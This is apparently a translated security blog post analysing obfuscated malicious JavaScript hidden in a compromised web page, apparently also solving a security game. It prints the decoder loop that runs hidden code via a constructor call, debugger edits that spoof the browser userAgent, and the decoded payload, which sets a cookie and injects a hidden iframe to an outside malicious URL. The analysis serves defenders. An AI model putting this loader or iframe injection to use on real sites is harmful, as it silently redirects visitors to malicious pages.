
```
Eval Detected: tecl = (+[window.sidebar]);
azhon = ["rv:11", "MSIE", ];
for (epox = tecl; epox < azhon.length; epox++) {
    if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
        gijo = azhon.length - epox;
        break;
    }
}
if (navigator.userAgent.indexOf("MSIE10") > tecl) {
    gijo++;
}
efuvv = gijo - 1;
tisbfj = "93wrLfBbUrN3";
zeyt = document.getElementById("kzvwndo").innerHTML;
olst = tecl;
dws = tecl;
dsrvf = "";
for (epox = tecl; epox < zeyt.length; epox += efuvv) {
    dvp = zeyt.charCodeAt(epox);
    if (dvp >= 97 && dvp <= 122) {
        if (olst % gijo) {
            dsrvf += String.fromCharCode(((zmxso + dvp - 97) ^ tisbfj.charCodeAt(dws % tisbfj.length)) % 255);
            dws++;
        } else {
            zmxso = (dvp - 97) * 26;
        }
        olst++;
    }
}[]["constructor"]["constructor"](dsrvf)();
```

After I replaced the encoded JavaScript code hidden in the HTML file with the decoded JavaScript code, I analyzed it with Firebug addon on the Firefox internet browser, then I was able to confirm that it was the same code that directed the visitors to http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/



```
<body class="home page page-id-114 page-template-default v
<div id="kzvwndo" style="position: absolute; top: -1860px;
<div id="ihidg" style="position: absolute; top: -1942px; l
<script>
debugger;

<!-- UserAgent kontrolu atlatma -->
navigator.__defineGetter__('userAgent', function(){
  return( "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11
});

tecl = (+[window.sidebar]);

<!-- Internet Explorer tarayici kontrolu atlatma -->
tecl = 0;

azhon = ["rv:11", "MSIE", ];
for (epox = tecl; epox < azhon.length; epox++) {
    if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
        gijo = azhon.length - epox;
        break;
    }
}
if (navigator.userAgent.indexOf("MSIE10") > tecl) {
    gijo++;
}
efuvv = gijo - 1;
tisbfj = "93wrLfBbUrN3";
```

```
New watch expression...
+ this                        Window malware.
- Global Scope [Window]       Window malware.
    $                         undefined
  + jQuery                    function(a, b)
  + InstallTrigger            InstallTriggerImp
                              CONTENT=4,   mo
  + applicationCache          0 items in offline ca
    closed                    false
  + console                   Object {  log=fun
                              info=function(),
  + content                   Window malware.
  + crypto                    Crypto {  subtle=
                              getRandomValues
    devicePixelRatio          1
  + document                  Document malwar
  + external                  External {  AddSe
                              IsSearchProvider
                              addSearchEngine
    frameElement              null
  + frames                    Window malware.
```



```
olst = tecl;
dws = tecl;
dsrvf = "";
for (epox = tecl; epox < zeyt.length; epox +=
    dvp = zeyt.charCodeAt(epox);
    if (dvp >= 97 && dvp <= 122) {
        if (olst % gijo) {
            dsrvf += String.fromCharCode(((zm
            dws++;
        } else {
            zmxso = (dvp - 97) * 26;
        }
        olst++;
    }
}[]["constructor"]["constructor"](dsrvf)();
</script>
<noscript>


<div class="loader">
  <div class="strip-holder">
    <div class="strip-1"></div>
    <div class="strip-2"></div>
    <div class="strip-3"></div>
  </div>
</div>
<div class="nav-container">

  <nav class="overlay nav">
```

```
:w watch expression...
is                      Window malware.html
lobal Scope [Window]    Window malware.html
$                       undefined
azhon                   [ "rv:11", "MSIE" ]
dsrvf                   "var date = new Date(new Date().
                        60*60*24*7*1000); document.cooki
                        path=/; expires="+date.toUTCStri
                        "_PHP_SESSION_PHP=308; path=/;
                        expires="+date.toUTCString();
                        document.write('<style>.uoxnytgu
                        top:-731px;width:300px;height:30
                        class="uoxnytgubzitxaa"><iframe
                        src="http://uitbracht.kateandoli
                        /18572-indivisible-arriver-exist
                        sunburn-crushing-hittable/" widt
                        </iframe></div>');"
dvp                     99
dws                     541
efuvv                   1
epox                    1319
gijo                    2
```

You can download the JavaScript Eval Finder and JavaScript Extractor tools which I believe, they would be beneficial for CIRT members as one package from here.

Hope to see you on the next post, have a secure day.

P.S: This post also includes the solution of the 5th Pi Hediyem Var security game ;)

Original Article: Zararlı JavaScript Avı
Translated to English by: Hüseyin Fatih Akar | Twitter: @thehakar)